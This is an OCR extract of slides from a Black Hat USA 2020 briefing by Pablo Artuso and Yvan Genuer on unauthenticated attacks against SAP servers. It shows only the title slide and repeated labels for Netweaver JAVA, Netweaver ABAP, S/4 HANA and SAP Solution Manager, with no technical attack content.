
Netweaver JAVA




S/4 HANA




Netweaver ABAP




SAP Solution Manager




Netweaver JAVA
S/4 HANA
Netweaver ABAP
SAP


black hat
USA 2020
AUGUST 5-6, 2020
BRIEFINGS
An Unauthenticated Journey to Root : Pwning Your Company's Enterprise Software Servers
Pablo Artuso - Yvan Genuer


SAP Solution Manager
SAP


Netweaver JAVA
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
Netweaver JAVA
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SAP Solution Manager
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
Netweaver JAVA
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
Netweaver JAVA
